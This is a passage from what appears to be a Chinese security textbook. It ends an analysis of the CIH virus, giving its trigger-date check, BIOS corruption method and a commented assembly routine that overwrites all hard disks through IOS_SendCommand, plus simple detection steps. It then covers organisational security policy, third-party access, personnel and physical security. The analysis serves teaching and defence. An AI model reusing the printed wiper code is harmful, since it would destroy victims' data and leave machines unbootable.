在 CIHv1.4 中，病毒的发作日期是 4 月 26 日，病毒从 COMS 的 70、71 端口取出系统当前日期，对其进行判断：

```
MOV AX,0708
OUT 70,AL
    IN AL,71 取当前系统月份→AL
    XCHG AL,AH
    OUT 70,AL
    IN AL,71 取当前系统日→AL
    XOR AX,0426 是否为 4 月 26 日
    JZ 病毒发作程序
```

如果系统当前日期不是 4 月 26 日，则离开病毒程序，回到文件的原正常操作上；若正好是 4 月 26 日，则疯狂的 CIH 病毒破坏开始了。

(2) 病毒的破坏

① 通过主板的 BIOS 端口地址 0CFEH 和 0CFDH 向 BIOS 引导块(Boot Block)内各写入一个字节的乱码，造成主机无法启动。

② 覆盖硬盘

通过调用 Vxd call IOS_SendCommand 直接对硬盘进行存取，将垃圾代码以 2048 个扇区为单位，从硬盘主引导区开始依次循环写入硬盘，直到所有硬盘(含逻辑盘)的数据均被破坏为止。

CIH 病毒先构造一个 IOR，再使用 IOS_SendCommand 调用，完成 IOR 所指定的功能。病毒在 IOR 中的 IOR_flags 中指示要写的设备为物理设备(IORF_PHYS_CMD)，同步调用

(IORF_SYNC_COMMAND)，即在写操作完成之后才返回。然后指定第一次写的位置为0(IOR_start_a ddr[2]即0柱面0面0扇区，即主引导区)，每次写入2048个字节(IOR_xfer_count)，第一次为物理硬盘(IOR_vol_designtr＝80h)，需要写入的东西放在内存0c0001000h(IOR_buffe r_ptr)，这个地址是无所谓的，目的只是要随便写一大串无关数据到硬盘上，只要该地址不是指向不存在的内存空间即可。最后CIH调用IOS_SendCommand，完成一次写操作。操作完成后，先判断状态(IOR_status)，看该设备是否正常，若是，则每次2048字节的一直写下去。如果写完一个硬盘(不太可能)或出错则把IOR_vol_designtr＋1指向下一个物理硬盘。

程序注释如下：

```
; 0001 为写功能 IOR_WRITE
; 40000501h 为 IOR_flags = 1000000000000000000010100000001
; IORF_PHYS_CMD|IORF_VERSION_002|IORF_SYNC_COMMAND|IORF_HIGH_PRIORITY
; IORF_PHYS_CMD 指示为物理设备
; IORF_SYNC_COMMAND 指示为同步命令(操作完成后才返回)
; IORF_VERSION_002 指示为扩展 BCB(IOR)格式的 IO 请求
; IOR_start_addr[2] = 00 00 00 00 00 00 00 00 起始位置
(注意: 不是扇区,而是字节)为 0
; IOR_xfer_count = 800h 写入 2048 个字节
; IOR_buffer_ptr = 0c0001000h 要写的内容在地址 0c0001000h
; IOR_vol_designtr = 80h 为第一个物理硬盘,81h 为第二个
KillHardDisk:
xor ebx,ebx
mov bh,FirstKillHardDiskNumber
push ebx
sub esp,2ch
push 0c0001000h
mov bh,08h
push ebx
push ecx
push ecx
push ecx
push 40000501h
inc ecx
push ecx
push ecx
mov esi,esp
sub esp,0ach
; 以压栈的形式构造 IOR(就是上面那一大串数据)
LoopOfKillHardDisk:
int 20h
dd 00100004h; 调用 IOS_SendCommand
cmp word ptr [esi + 06h],0017h
; IOR_status = 17h = IORS_NO_DEVICE 设备正常否?
je KillNextDataSection; 写下一块
ChangeNextHardDisk:
inc byte ptr [esi + 4dh]
; 下个硬盘,80h 为第一个物理硬盘 81h 为第二个
```

```
jmp LoopOfKillHardDisk; 继续杀杀杀!!!!
KillNextDataSection:
add dword ptr [esi + 10h],ebx
; 下个区域(以 800h 为一块)
mov byte ptr [esi + 4dh],FirstKillHardDiskNumber
; 第一个物理硬盘 80h
jmp LoopOfKillHardDisk; 继续杀。
```

6. 病毒的清除

目前,检测和清除 CIH 病毒的程序已有很多,KV300、瑞星、Norton Antiviurs,这些杀病毒工具都非常有效。本次实验只给出一般的检测和清除方法和程序。

(1) 利用"资源管理器"进行搜寻

具体的搜索方法为:首先打开"资源管理器",选择菜单栏中"工具"→"查找"→"文件或文件夹"选项,在弹出的"查找文件"窗口中的"名称和位置"文本框中输入查找路径及文件名(如 *.EXE),然后在"高级"→"包含文字"栏中输入要查找的特征字符串——"CIH v",最后单击"查找"按钮即可开始查找工作。如果在查找过程中,显示出一大堆符合查找特征的可执行文件,则表明计算机上已经感染了 CIH 病毒。

但这种方法中存在着一个致命的缺点,那就是:如果用户已感染了 CIH 病毒,那么这样一个大面积的搜索过程实际上也是在扩大病毒的感染面。

(2) Debug 检测 PE Signature

用\Windows\command\debug.com 检测.EXE。

通过"程序"进入"MS-DOS 方式",在 MS-DOS 方式下:

```
DEBUG XXX.EXE
- D CS: 3F 41
```

如果显示的值是 0x554550("UPE"),则该文件有可能已经感染了 CIH 病毒。通过以上的分析,可以得出,单机版病毒主要是针对计算机的硬件,包括硬盘、BIOS 进行相应的破坏,造成主机无法启动。

第7章 安全策略

7.1 安全策略概述

信息安全策略的目标是提供管理指导,保证信息安全。安全策略是由企业(机构)自身或企业与独立且可信的第三方安全机构一起制定的一系列规范的管理对象和约束文档。这些文档如同企业标准一样,确定了企业需要保护的对象,并明确定义了怎样识别和评估这些对象。根据确定的保护对象、策略将定义一组管理或使用的方法,使策略的执行者在面对受保护的对象时能采取正确的行为。策略将指导企业(机构)员工的日常行为。特别是在面对受保护对象时,策略明确规定了什么能做,什么不能做。在策略实施后,员工必须严格执行策略。如果员工违反了策略,即使并未对企业(机构)造成实际损失,也必须受到相应处罚。

管理层应制定一个明确的安全策略方向,并通过在整个组织中发布和维护信息安全策略,表明自己对信息安全的支持和保护责任。

1. 信息安全策略文档

策略文档应该由管理层批准,根据情况向所有员工公布传达。文档应说明管理人员承担的义务和责任,并制定组织的管理信息安全的步骤。至少应包括以下指导原则。

(1) 信息安全的定义、其总体目标及范围以及安全作为保障信息共享的机制所具有的重要性。

(2) 陈述信息安全的管理意图、支持目标以及指导原则。

(3) 简要说明安全策略、原则、标准以及需要遵守的各项规定。这对组织非常重要,例如:符合法律和合约的要求;安全教育的要求;防止并检测病毒和其他恶意软件;业务连续性管理;违反安全策略的后果。

(4) 确定信息安全管理的一般责任和具体责任,包括报告安全事故。

(5) 参考支持安全策略的有关文献,例如,针对特定信息系统的更为详尽的安全策略和方法以及用户应该遵守的安全规则。安全策略应该向组织用户传达,形式上是针对目标读者,并为读者接受和理解。

2. 审查评估

每个策略应该有一个负责人,根据明确规定的审查程序对策略进行维护和审查。审查过程应该确保在发生影响最初风险评估的基础的变化(如发生重大安全事故、出现新的漏洞以及组织或技术基础结构发生变更)时,对策略进行相应的审查。还应该进行以下预定的、阶段性的审查:

(1) 检查策略的有效性,通过所记录的安全事故的性质、数量以及影响反映出来;

(2) 控制措施的成本及其业务效率的影响;

(3) 技术变化带来的影响。

7.2 组织的安全

7.2.1 信息安全基础

为了管理组织内部的信息安全，企业(机构)应该建立管理框架，在组织内部开展和控制信息安全的管理实施。应该建立有管理领导层参加的管理论坛，以批准信息安全策略、分配安全责任并协调组织范围的安全策略实施。根据需要，应该建立专家提出信息安全建议的渠道，并供整个组织使用。建立与公司外部的安全专家的联系，保持与业界的潮流、监视标准和评估方法同步，并在处理安全事故时吸收他们的观点。应该鼓励采用跨学科、跨范围的信息安全方法，例如，让管理人员、用户、行政人员、应用程序设计人员、审计人员以及安全人员和专家协同工作，让他们参与保险和风险管理的工作。

1. 管理信息安全论坛

信息安全是一种由管理团队所有成员共同承担的业务责任。应该建立一个管理论坛，确保对安全措施有一个明确的方向并得到管理层的实际支持。论坛应通过合理的责任分配和有效的资源管理促进组织内部安全。该论坛可以作为目前管理机构的一个组成部分。通常，管理信息安全论坛有以下作用。

(1) 审查和核准信息安全策略以及总体责任。

(2) 当信息资产暴露受到严重威胁时，监视重大变化。

(3) 审查和监控安全事故。

(4) 审核加强信息安全的重要活动。

(5) 一个管理人员应负责所有与安全相关的活动。

2. 信息安全的协调

在大型组织中，需要建立一个与组织规模相宜的跨部门管理论坛，由组织有关部门的管理代表参与，通过论坛协调信息安全控制措施的实施情况。通常，这类论坛有以下作用。

(1) 就整个公司的信息安全的作用和责任达成一致。

(2) 就信息安全的特定方法和处理过程达成一致，如风险评估、安全分类系统。

(3) 就整个公司的信息安全活动达成一致并提供支持，例如安全警报程序。

(4) 确保将安全作为制订信息计划的一个部分。

(5) 对控制措施是否完善进行评估，并协调新系统或新服务的特定信息安全控制措施的实施情况。

(6) 审查信息安全事故。

(7) 在整个组织中增加对信息安全工作支持的力度。

3. 信息安全责任的划分

应该明确保护个人资产和执行具体安全程序步骤的责任。信息安全策略应提供在组织内分配安全任务和责任的一般指导原则。如果需要，可以为特定的站点、系统或服务补充更加详细的指导原则。应明确说明对各个实际资产和信息资产以及安全进程(如业务连续性规划)的保护责任。

在很多组织中，指定信息安全管理员负责开展和实施安全保护，并帮助确定控制措施。

但是，资源管理以及实施控制措施仍由各个管理人员负责。一种常用的方法是为每项信息资产指定一个所有者，并由他负责该资产的日常安全问题。

信息资产的所有者将其所承担的安全责任委托给各个管理人员或服务提供商。尽管所有者仍对该资产的安全负有最终责任，但可以确定被委托的人是否正确履行了责任。一定要明确说明各个管理人员所负责的范围；特别是要明确以下范围。

(1) 必须确定并明确说明由谁负责各种资产和与每个系统相关的安全进程。

(2) 应该确定负责各个资产和安全进程的管理人员，并记录责任的具体落实情况。

(3) 应明确规定授权级别并进行备案。

4. 信息处理设施的授权程序

对于新的信息处理设施，应该制定管理授权程序。

应考虑以下问题。

(1) 新设施应获得适当的用户管理审核，授权新设施的范围和使用。应获得负责维护本地信息系统安全环境的管理人员的批准，以确保符合所有相关安全策略和要求。

(2) 如果需要，应检查硬件和软件以确保它们与其他系统组件兼容。

(3) 请注意，某些连接可能需要对类型进行核实。

(4) 使用个人信息处理工具处理业务信息和其他必要的控制措施应得到授权。

(5) 在工作场所使用个人信息处理工具会带来新的漏洞，因此需要进行评估和授权。

在联网的环境中，这些控制措施特别重要。

5. 专家信息安全建议

很多组织都需要专家级的信息安全建议。理想情况下，一位资深的全职信息安全顾问应该提出以下建议。并不是所有组织都希望雇佣专家顾问。在这种情况下，建议专家负责协调公司内部的知识和经验资源，以确保协调一致，并在安全决策方面提供帮助。各个组织应该与公司以外的顾问保持联系，在自己不了解的领域，倾听他们的专门建议。

信息安全顾问或其他专家应负责为信息安全的各种问题提供建议，这些意见既可以来自他们本人，也可以来自外界。组织的信息安全工作的效率如何，取决于他们对安全威胁评估的质量和建议使用的控制措施。为得到最高的效率和最好的效果，信息安全顾问可以直接与管理层联系。

在发生可疑的安全事故或破坏行为时，应尽早向信息安全顾问或其他专家进行咨询，以得到专家的指导或可供研究的资源。尽管多数内部安全调查是在管理层的控制下进行的，但仍然应该邀请安全顾问，倾听他们的建议，或由他们领导、实施这一调研活动。

6. 组织间的合作

与执法机关、管理部门、信息服务提供商和通信运营商签署的合同应保证：在发生安全事故时，能迅速采取行动并获得建议。同样的，也应该考虑加入安全组织和业界论坛。

应严格限制对安全信息的交换，以确保组织的保密信息没有传播给未经授权的人。

7. 信息安全的独立评审

信息安全策略文档制定了信息安全的策略和责任。必须对该文档的实施情况进行独立审查，确保组织的安全实践活动不仅符合策略的要求，而且是灵活高效的。审查工作应该由组织内部的审计职能部门、独立管理人员或专门提供此类服务的第三方组织负责执行，而且这些人员必须具备相应的技能和经验。

7.2.2 第三方访问的安全性

为了维护第三方访问的组织信息处理设施和信息资产的安全性。企业(机构)要严格控制第三方对组织的信息处理设备的使用。如果存在对第三方访问的业务需求,必须进行风险评估,以确定所涉及的安全问题和控制要求。必须与第三方就控制措施达成一致,并在合同中规定。

第三方的访问可能涉及其他人员。授予第三方访问权限的合约应该包括允许指定其他符合条件的人员进行访问和有关条件的规定条款。

1. 确定第三方访问的风险

(1) 访问类型

允许第三方使用的访问类型非常重要。例如,通过网络连接进行访问所带来的风险与实际访问所带来的风险截然不同。应考虑的访问类型有:实际访问(如对办公室、计算机房、档案室的访问)和逻辑访问(如对组织的数据库、信息系统的访问)。

(2) 访问理由

例如,某些向组织提供服务的第三方不在工作现场,但可以授予他们物理和逻辑访问的权限,诸如:

① 硬件和软件支持人员:需要访问系统级别或低级别的应用程序功能;

② 贸易伙伴或该组织创办的合资企业:与组织交换信息、访问信息系统或共享数据库。

如果不进行充分的安全管理就允许第三方访问数据,则信息被置于很危险的境地。凡有业务需要与第三方连接时,就需要进行风险评估,以确定具体的控制措施要求。还需要考虑以下因素:所需的访问类型、信息的价值、第三方所使用的控制措施以及该访问对该组织信息的安全性可能带来的影响。

(3) 现场承包商

按照合约的规定,第三方在现场工作一段时间后也会留下导致安全隐患。第三方在现场的情况有:硬件和软件的支持维护人员;清洁人员、送餐人员、保安以及其他外包的支持服务人员;为学生提供的职位和其他临时性的短期职位;咨询人员。

要对第三方使用信息处理设备进行管理,了解要使用什么控制措施是至关重要的。通常,第三方访问会带来新的安全要求或内部控制措施,这些都应该在与第三方的合同中体现出来。例如,如果对信息的保密性有特殊的要求,应签署保密协议。

只有实施了相应的控制措施,并在合同中明确规定了连接或访问的条款,才能允许第三方访问信息和使用信息处理设备。

2. 第三方合同的安全要求

第三方对组织信息处理设施的访问,应该根据包含所有必要安全要求的正式合同进行,确保符合组织的安全策略和标准。应确保组织和第三方之间对合同内容不存在任何歧义。为满足供应商,组织应首先满足自己。在合约中应考虑以下条款:

(1) 信息安全的常规策略。

(2) 对资产的保护,包括:保护包括信息和软件在内的组织资产的步骤;确认资产的安全是否受到威胁的步骤(如数据丢失或被修改)。

（3）相应的控制措施，以保证在合同终止时，或在合同执行期间某个双方认可的时间点，将信息和资产归还或销毁。

（4）完整性和可用性。

（5）严格限制复制信息和泄露信息。

（6）说明每个可提供的服务。

（7）期望的服务水平和不可接受的服务水平。

（8）在适当的时候撤换员工的规定。

（9）达成各方义务的协议。

（10）与法律事务相关的责任（如数据保护法规）。如果合同涉及与其他国家的组织进行合作，应考虑到各个国家法律系统之间的差异。

（11）知识产权（IPRs）和版权转让以及对合著的保护。

（12）访问控制协议，包括：允许使用的访问方法，以及控制措施和对唯一标识符的使用，如用户 ID 和口令。

（13）用户访问和权限的授权程序。

（14）保留得到有权使用服务的人员清单，以及他们具体享有哪些权限。

（15）确定可核实的执行标准、监视及报告功能。

（16）监视、撤销用户活动的权限。

（17）审计合同责任或将审计工作交由第三方执行的权限。

（18）建立一种解决问题的渐进过程；在需要时应要考虑如何执行应急措施。

（19）与硬件和软件安装维护相关的责任。

（20）明晰的报告结构和双方认可的报告格式。

（21）变更管理的明确制定过程。

（22）所需的物理保护控制措施和机制，以确保所有操作都符合控制措施的要求。

（23）对用户和管理员进行的方法、步骤和安全方面的培训。

（24）保证免受恶意软件攻击的控制措施。

（25）规定如何报告、通知和调查安全事故以及安全违反行为。

（26）第三方与分包商之间的参与关系。

7.3 外　　包

外包的目标是在将信息处理责任外包给另一组织时保障信息安全。在双方的合同中，外包协议应阐明信息系统、网络和/或桌面环境中存在的风险、安全控制措施以及方法步骤。

如果将所有或部分信息系统、网络和/或桌面环境的管理和控制进行外包，则应在双方签定的合同中反映组织的安全要求。

例如，合同中应阐明：

（1）如何符合法律要求，如数据保护法规；

（2）应该如何规定保证外包合同中的参与方（包括转包商）都了解各自的安全责任；

（3）如何维护并检测组织的业务资产的完整性和保密性；

(4) 应该使用何种物理和逻辑控制措施，限制授权用户对组织的敏感业务信息的访问；

(5) 在发生灾难事故时，如何维护服务的可用性；

(6) 为外包出去的设备提供何种级别的物理安全保护；

(7) 审计人员的权限。

合同应允许在安全管理计划详细说明安全要求和程序步骤移植，使合同双方就此达成一致。

尽管外包合同会带来一些复杂的安全问题，本业务规则中的控制措施可以作为一个认可安全管理计划的结构和内容的起点。

资产分类管理的目标是对组织资产进行适当的保护。所有主要的信息资产应进行登记，并指定资产的所有人。确定资产的责任帮助确保能够提供适当的保护。应确定所有主要资产的所有者，并分配维护该资产的责任。可以委托负责实施控制措施的责任。资产的责任由资产的指定所有者负责。

1. 资产目录

资产清单能帮助您确保对资产实施有效地保护，也可以用于其他商业目的，如保健、金融保险等(资产评估)。编辑资产清单的过程是资产评估的一个重要方面。组织应确定其资产及其相对价值和重要性。利用以上信息，组织可以根据资产的重要性和价值提供相应级别的保护。应该为每个信息系统的关联资产草拟并保存一份清单。应该明确确认每项资产及其所有权和安全分类。各方就此达成一致并将其当前状况进行备案(这一点在资产发生损坏，进行索赔时非常重要)。与信息系统相关联的资产示例有：

(1) 信息资产：数据库和数据文件、系统文档、用户手册、培训材料、操作或支持步骤、连续性计划、退守计划、归档信息。

(2) 软件资产：应用程序软件、系统软件、开发工具以及实用程序。

(3) 物质资产：计算机设备(处理器、监视器、膝上型计算机、调制解调器)、通信设备(路由器、PABX、传真机、应答机)、磁介质(磁带和磁盘)、其他技术设备(电源、空调器)、家具、机房。

(4) 服务：计算和通信服务、常用设备，如加热器、照明设备、电源、空调。

2. 信息分类

信息分类的目标是保证信息资产得到适当的保护。应该对信息分类，指明其需要、优先顺序和保护级别。信息的敏感程度和关键程度各不相同。有些信息需要加强保护或进行特别对待。可以使用信息分类系统定义合适的保护级别，并解释对特别处理手段的需要。

(1) 分类原则

在对信息进行分类并制定相关的保护性控制措施时，应该考虑的问题：对共享信息或限制信息共享的业务需求，以及与这种需求相关的业务影响，如对信息未经授权的访问或损害。通常，对信息的分类是确定如何处理和保护信息的简略方法。应按照信息的价值和对于组织的敏感程度，对信息和系统处理分类数据的结果进行分类。也可以按信息对组织的关键程度分类，如按照其可用性和完整性分类。

经过一段时间后，例如该信息已被公之于众，信息就变得不那么敏感和重要了。必须将这些问题考虑在内，分类过粗会导致不必要的额外业务开销。分类指导原则预计到并接受这样一个事实：信息的分类不是固定不变的，可以根据预定策略进行更改。也应该考虑到

信息类别的数量和进行分类的优点。过于复杂的分类会使人感觉非常麻烦,使用起来很不合算或没有实用价值。在解释其他组织文档中的分类标记时也应该注意,因为相同或相似的标记的定义可能不同。对信息进行分类,如对文档、数据记录、数据文件或磁盘进行分类,以及对分类定期审查等,仍由该信息的最初所有者或指定所有者负责执行。

(2) 信息标识和处理

根据组织采用的分类方法,明确标记和处理信息的妥善步骤,是非常重要的。这些步骤应包括实际存在的信息和电子形式的信息的标记和处理步骤。对于每个类别,应明确说明,处理步骤包括以下类别的信息处理活动:复制;存储;通过邮寄、传真和电子邮件进行传输;通过移动电话、语音邮件、应答机等交谈方式进行传输;破坏。

系统输出结果包含敏感或关键信息,应带有相应的分类标记(输出结果中)。标记应能反映出创建的规则进行分类的结果。需要考虑的问题包括:打印出的报告、屏幕显示结果、记录信息的介质(磁带、磁盘)、电子消息和文件的传输问题。最合适的标记形式就是贴上一张看得见、摸得着的标签。但是,有些信息资产(如电子格式的文档)不能贴上实际的标签,需要使用电子方式的标记方法。

人员安全管理的目标是降低设施误操作、偷窃、诈骗或滥用等方面的人为风险。在招聘阶段,就应该说明安全责任,将其写入合同,并在雇佣期间进行监督。对侯选新员工应充分进行筛选,特别是对于从事敏感工作的员工更是如此。所有员工和使用信息处理设施的第三方用户都应签署保密(不公开)协议。

7.4 工作责任中的安全因素

在组织的信息安全策略中应该阐明安全任务和职责,并进行备案。还应包括实施和维护安全策略的总体责任,以及保护特殊资产、执行特殊安全程序或活动的责任。

1. 人员选拔策略

在考虑就业申请时应该对固定员工进行审查。审查应包括以下内容:

(1) 是否有令人满意的个人介绍信,可以由某个组织或个人出具;

(2) 对申请人简历的完整性和准确性进行检查;

(3) 对申请人声明的学术和专业资格进行证实;

(4) 进行独立的身份检查(护照或类似文件)。

如果某个职位,不管是外部招聘还是内部提升员工,涉及可以访问信息处理设备的人员,特别是那些处理敏感信息(如财务信息或绝密信息)的个人,组织必须对该人员进行信用检查。对于具有很高权力的员工,应该定期进行一次此类检查。对承包商和临时性员工,也应执行类似的选拔过程。如果这些员工是代理机构介绍的,在与代理机构的合同中应该注明的事项:代理机构的选拔责任,以及如果代理机构没有完整执行选拔过程,或选拔结果有疑问时,代理机构应遵循的通知本方的步骤。

管理层应有权访问敏感系统,以评估对新的员工和经验不足的员工的调查结果。所有员工的工作都应由高级员工进行定期审查和审核。

管理人员应该知道,员工的个人情况会对他们的工作产生影响。个人或财务上的问题、行为或生活方式上的变化、经常旷工以及在压力或痛苦的心情下工作,都会导致欺骗、盗窃、

工作出错或其他安全问题。应在自己的权限范围内，根据相应的规定，妥善处理这些问题。

2. 保密协议

签署保密协议的目的是提醒签约人注意，这些信息是保密的。员工应该签定保密协议并将其作为初步雇佣的条款和条件。

现有的合同（包括保密协议）中没有涉及临时性员工和第三方用户的问题，在允许他们访问信息处理设备之前，应要求他们签署一份协议。如果雇佣条款或合同发生了变化，特别是在雇员要离开组织或合同要到期时，要对保密协议进行重新审阅。

3. 雇佣条款和条件

雇佣条款和条件应该规定员工的信息安全责任。如有需要，该责任在结束雇佣关系后的一段特定的时间内仍然有效。条款中还应该包括如果雇员无视安全要求，那么可对其采取措施。

雇佣条款和条件中也应该包括雇员的法律责任和权限方面的条款，如关于版权法或数据保护法规方面的内容。条款中还应该注明对雇员相关数据进行分类和管理方面的责任。

如果有必要的话，雇佣条款和条件中应说明员工在组织办公地点和正常工作时间以外（如在家工作时）应该承担的责任。

7.4.1 用户培训

用户培训的目标是保证用户了解信息安全存在的威胁和问题，在正常工作中切实遵守组织安全策略。应对用户进行安全步骤和正确使用信息处理设备的培训，将可能的安全风险降到最低。

1. 信息安全的教育与培训

组织所有员工以及相关的第三方用户应该就组织策略和程序接受适当的培训并定期了解最新变化。这包括安全要求、法律责任和业务控制措施方面的内容，以及如何使用信息处理设备方面的培训，如登录的步骤、软件包的使用方法等。当然在此之前，必须授予其访问信息或服务的权限。

2. 对安全事故和故障的处理

对安全事故和故障的处理的目标是最大限度降低由于事故和故障而遭受的损失，对此类事故进行监控并吸取教训。将影响安全的事故通过适当的管理渠道尽快汇报。各种类型的安全事故（安全破坏行为、威胁、弱点或故障）对组织资产的安全都会产生影响，所有雇员和承包商都应了解报告各个类型安全事故的步骤。他们应尽快将观察到的或可疑的事件报告给事先指定的联系人。组织应建立正式的处分条例，处罚那些进行违反安全活动的雇员。要妥善处理安全事故，应在事故发生后，尽快收集证据。

3. 安全事故报告

将影响安全的事故通过适当的管理渠道尽快汇报。应该建立一套正式的报告安全事故的步骤以及一套安全事故的响应步骤，后者应规定在收到安全事故报告后，应该采取的行动。所有雇员和承包商都应该了解报告安全事故的程序步骤，并根据要求，尽快报告安全事故。应该建立适当的反馈渠道，以保证安全事故处理完毕后，报告人能知道该事件的处理结果。在进行用户报警培训时，可以将这些事件作为示例，向用户讲解可能发生什么事件、如何对这些事件进行处理以及今后如何避免这类事件发生。

4. 安全漏洞报告

应该要求信息服务用户在发现或怀疑系统或服务出现安全漏洞或受到威胁时，立即进行记录并汇报。他们应该将这些事件尽快报告给管理层，或直接报告给服务提供商。应该告诉用户，在任何情况下，也不要试图证明一个可疑安全漏洞。这也是为了保护他们自己，这是因为在测试某个漏洞时，很可能会导致对系统的错误使用。

5. 软件故障报告

应建立报告软件故障的程序步骤，应考虑采取以下措施。

(1) 将问题的征兆和屏幕上显示的消息记录下来。

(2) 应将该计算机隔离，如果可能，停止使用该计算机。立刻向合适的联系人报警。如果要检修设备，在重新接通该设备的电源前，应将其从公司的网络中断开。不要将磁盘拿到其他计算机上使用。

(3) 立刻将问题报告给信息安全管理人员。除非得到授权，用户不要试图删除可疑的软件，应由经过培训富有经验员工执行恢复工作。

6. 从事故中吸取教训

应该采用一种机制，将事故和故障的类型、规模和损失进行量化和监控。用这些信息来确定重复发生的或影响很大的事故或故障。这需要使用功能更强的或其他的控制措施，以降低事故发生的频率、损失，或在修订安全策略的过程中，将这一因素考虑在内。

7. 纪律检查程序

应该建立正式的处分流程，处罚那些违反组织安全策略和规定的雇员。对那些无视安全工作步骤的雇员来说，这种方法就是一种威慑。另外，如果怀疑某些员工有严重或长期违反组织安全的行为，这一方法能保证对他们的处罚是正确和公平的。

7.5 实际和环境的安全

7.5.1 安全区域

设立安全区域的目标是防止对公司工作场所和信息的非法访问、破坏和干扰。应该将关键或敏感的商业信息处理设备放在安全的地方，使用相应的安全防护设备和准入控制手段以及有明确标志的安全隔离带进行保护。应使这些设备免受未经授权的访问、损害或干扰。根据所确定的风险的具体情况，提供相应的保护。对纸张、介质和信息处理设备建议采取桌面清空和屏幕清空策略，降低对纸张、介质和信息处理设备进行未经授权访问所带来的风险和损害。

1. 实际安全隔离带

可以在组织办公区域和信息处理设备周围建立几个实际的防护设备，提供物理保护。每个防护设备都划分出一个安全区域，这都提高了整体的保护效果。各个组织应使用安全区域保护信息处理设备等资产。安全区域是用防护设备隔开的一块区域，例如通过一堵墙、刷卡才能进入的控制门或人工值守的前台。防护设备的位置和强度取决于风险评估的结果。在需要时，可以考虑并实施以下指导原则和控制措施。

(1) 应明确划分安全区域。

(2) 建筑物或某个地方中存放信息处理设备的安全区域的位置应该非常合理(如安全区域和易发生闯入行为的区域不应隔开)。安全区域四周应有坚固的围墙,所有可以进出安全区域的大门应能防止未经授权的访问,如使用控制装置、栅栏、报警装备、锁等。

(3) 设立一个人工值守的接待区域或使用其他方法,将对现场或建筑物的实际访问限制在适当的区域中。只有经过授权的人才能进入现场或建筑物。

(4) 如有必要,可进行全方位的防护,以防止有人未经授权进入安全区域,以及由火灾和水灾引起的环境问题的影响。

(5) 安全区域的所有防火门应报警并关闭。

2. 安全区域出入控制措施

安全区域应该使用适当的出入控制措施予以保护。未经批准,任何人员不得出入,应考虑以下控制措施。

(1) 必须调查并弄清安全区域的来访者的身份,并将他们进入和离开安全区域的日期和时间记录在案。只有来访者有特定的、经过授权的目的时,才能进入安全区域,而且还要告诉他们该区域的安全要求和紧急情况下的行动步骤。

(2) 只有严格限定,经过授权的人才能访问敏感信息,使用信息处理设备。在对所有访问行为进行授权和验证时,应采用一些强制性的控制措施,如使用带 PIN 的卡进行刷卡。应对所有访问严格执行审计流程。

(3) 要求所有人员佩带易于辨认的标识,并鼓励他们盘问无人陪同的陌生人以及未佩带标识的人。

(4) 应经常审查并更新有关安全区域访问权限的规定。

3. 办公场所、房屋和设施的安全保障

安全区域可能是安全隔离带中的一间加锁的办公室或几个房间,安全隔离带本身也可能是加锁的并包括几个可加锁的小房间或保险箱。在选择和设计安全区域时,应将以下各种问题带来的损害考虑在内:火灾、水灾、爆炸、社会动荡以及其他形式的自然或人为的灾害。也应该将各种相关的健康和安全方面的规定和标准考虑在内。还应该考虑到临近的隔离带可能带来的安全威胁,如其他安全区域发生泄露事件。

应考虑以下控制措施。

(1) 关键设备应放在公众无法进入的地方。

(2) 建筑物应该不很显眼,使人无法察觉该建筑物的用途,在建筑物的内外都没有明显标志表明建筑物内进行着信息处理活动。

(3) 安全区域内各种设备(如影印机、传真机)齐全,并放在相应的地方,以防止未经授权的人员使用,否则会泄露信息。

(4) 在没人的时候,将门窗关闭,还要注意防止有人从窗户,特别是只有一层的窗户就可以进入安全区域。

(5) 按照专业标准安装入侵检测系统并经常检查,以对可进入安全区域的门和窗户进行检查。对无人区域进行 24 小时的报警监视。对其他区域也应该提供相应的保护,如计算机房或通信室。

(6) 由组织自己管理的信息处理设备应与由第三方管理的信息处理设备分开。

(7) 通过有些目录和内部人员电话号码本,能确定敏感信息处理设备的位置,不能让公

众得到这些资料。

(8) 应将危险或易燃材料存储在安全的地方，与安全区域保持安全距离。除非有特殊要求，否则不要把大量的物品，如文具，存储在安全区域内。

(9) 使应急设备和备份介质的存储位置与主安全区域保持一个安全距离，以防止主安全区域发生的灾难事件殃及这些设备。

4. 在安全区域中工作

要加强安全区域的安全性，还应该采用其他控制措施和指导原则。包括如何控制在安全区域内工作的个人和第三方人员，以及如何控制第三方人员在安全区域内的活动。应考虑以下问题。

只有在有必要的前提下，才能让某个人知道有一个安全区域或安全区域内所进行的活动。

出于安全原因和消除恶意行为发生的机会的方面考虑，不允许在安全区域内进行未经调查的工作。

关闭无人使用的安全区域，每隔一段时间，进行一次检查。

只有在需要时，才能允许第三方的支持服务人员进入安全区域或使用敏感信息处理设备，必须对其访问行为进行授权和监视。在不同的范围之间还需要隔离区域控制实际访问，在安全区域内有不同的安全要求。

除非经过授权，不允许使用图像、视频、音频和其他记录设备。

5. 与其他区域隔离的交货和装载区域

应该对装运区域进行控制，而且应根据情况将其与信息处理设施隔离开来，避免非法访问。这类区域的安全要求由风险评估的情况决定。应考虑以下指导原则。

(1) 只有经过确认并授权的人才能从外面进入存放物品的区域。

(2) 设计存放物品区域时，要达到如下效果：负责交货的人员不需要进入建筑物的其他部分，就可以将货物卸下。

(3) 当存放物品的区域内部的门打开时，一定要保证外部的门是安全的。

(4) 在将已收下的材料从存货区移到使用地点前，必须对其进行检查，以防止潜在的危险。

(5) 如果可以，在入口处对收下的材料进行登记。

7.5.2 设备的安全

设备安全的目标是防止资产流失、受损或毁坏，以及业务活动中断。应保证设备免受安全方面的威胁和环境的危害。要降低对数据进行未经授权访问的风险并免受损失或损坏，必须对设备(包括不在现场使用的设备)进行保护。还需要考虑设备的位置和选址问题。可能需要特殊的控制措施来保护免遭危险或非法访问，并保护辅助设施(如电源和电缆等基础设施)。

1. 设备选址与保护

应该注重设备的选址与保护，减少来自环境威胁和危险，以及降低非法访问的风险。应考虑以下问题。

(1) 将设备安装在合适的位置，不到必要时，尽量避免进入工作区。

（2）确定处理敏感数据的信息和存储设备的位置时，应注意选择合适的位置，降低使用过程中因疏忽造成的风险。

（3）应该将需要特殊保护的设备隔离，以降低所需的保护级别。

（4）应采用相应的控制措施，尽可能降低潜在威胁的风险，包括盗窃、火灾、爆炸、烟尘、供水问题（或停水）、灰尘、振动、化学制品的影响、供电干扰、电磁辐射。

（5）组织在考虑其策略时，应将在信息处理设备附近就餐、饮水和吸烟的情况考虑进去。

（6）有些环境条件会对信息处理设备的运行产生负面影响，应仔细监视这些条件。

（7）对于在工业环境下运行的设备，应考虑使用特殊的保护方法，如在键盘表面加一层膜。

（8）应考虑临近办公区域发生灾难事件的影响，如临近建筑物发生火灾、天花板漏水或地板渗水或大街上发生爆炸事件。

2. 电源

